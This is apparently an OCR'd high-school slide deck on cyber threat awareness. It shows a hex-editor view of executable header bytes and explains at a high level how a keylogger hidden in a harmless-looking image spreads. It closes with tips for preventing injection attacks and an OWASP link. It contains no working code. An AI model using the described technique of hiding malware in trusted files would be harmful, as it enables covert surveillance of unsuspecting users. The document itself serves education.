000C0C90  CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63  Í!This program c
000C0CA0  61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20  annot be run in 
000C0CB0  44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00  DOS mode....$...
000C0CC0  00 00 00 00 87 A9 FE 46 C3 C8 90 15 C3 C8 90 15  ....‡©þFÃÈ..ÃÈ..
000C0CD0  C3 C8 90 15 77 54 61 15 C4 C8 90 15 77 54 63 15  ÃÈ..wTa.ÄÈ..wTc.
000C0CE0  69 C8 90 15 77 54 62 15 CE C8 90 15 5D 68 57 15  iÈ..wTb.ÎÈ..]hW.
000C0CF0  C0 C8 90 15 F8 96 93 14 C4 C8 90 15 F8 96 95 14  ÀÈ..ø–“.ÄÈ..ø–•.
000C0D00  DF C8 90 15 F8 96 94 14 D0 C8 90 15 1E 37 5B 15  ßÈ..ø–”.ÐÈ...7[.
000C0D10  C4 C8 90 15 C3 C8 91 15 B5 C8 90 15 51 96 94 14  ÄÈ..ÃÈ‘.µÈ..Q–”.
000C0D20  D3 C8 90 15 51 96 6F 15 C2 C8 90 15 51 96 92 14  ÓÈ..Q–o.ÂÈ..Q–’.
000C0D30  C2 C8 90 15 52 69 63 68 C3 C8 90 15 00 00 00 00  ÂÈ..RichÃÈ......
000C0D40  00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00  ............PE..
000C0D50  64 86 07 00 22 C1 FE 5F 00 00 00 00 00 00 00 00  d†.."Áþ_........
000C0D60  F0 00 22 00 0B 02 0E 00 00 10 02 00 00 1E 02 00  ð.".............
000C0D70  00 00 00 00 14 89 00 00 00 10 00 00 00 00 00 40  .....‰.........@
000C0D80  01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00  ................
000C0D90  00 00 00 00 05 00 02 00 00 00 00 00 00 10 05 00  ................
```

Binary (8 bit)		11111111
Int8	go to:	-1
UInt8	go to:	FF
Int16	go to:	-2601
UInt16	go to:	D9FF
Int24	go to:	Invalid
UInt24	go to:	Invalid
Int32	go to:	Invalid
UInt32	go to:	Invalid
Int64	go to:	Invalid
UInt64	go to:	Invalid
LEB128	go to:	Invalid
ULEB128	go to:	Invalid
AnsiChar / char8_t		ÿ
WideChar / char16_t		□
UTF-8 code point		Invalid code unit
Single (float32)		Invalid
Double (float64)		Invalid
OLETIME		Invalid
FILETIME		Invalid
DOS date		Invalid
DOS time		Invalid
DOS time & date		Invalid
time_t (32 bit)		Invalid
time_t (64 bit)		Invalid
GUID		Invalid
Disassembly (x86-16)		Invalid
Disassembly (x86-32)		Invalid
Disassembly (x86-64)		Invalid

Byte order


● Little endian ○ Big endian


☑ Hexadecimal basis (for integral numbers)

Offset(h): C0C42 Block(h): C0C42-C0C43 Length(h): 2 Overwrite

Mechanics of a cybersecurity Threat

- The altered file can be posted in a social media post
- The altered file opens without issues on a targeted users machine.
- To the unsuspecting user there is no visible difference





- An unsuspecting user will download this as it is coming from their trusted source
- Once the image is executed the keylogger embeds itself and runs as a background process

What is the best Strategy to prevent injection attacks ?

- Validate User Inputs
- Limit Access to Essential Privileges
- Update and Patch outdated software
- Guard Sensitive Information
- Adopt an Effective Web Application Firewall
- Control Who Accesses Your System

- A very good article from OWASP
  - https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html

Thank You !

Cyber Threat Awareness Project

Gia R. NATHAN

10th Grade, James Logan High School,
Union City California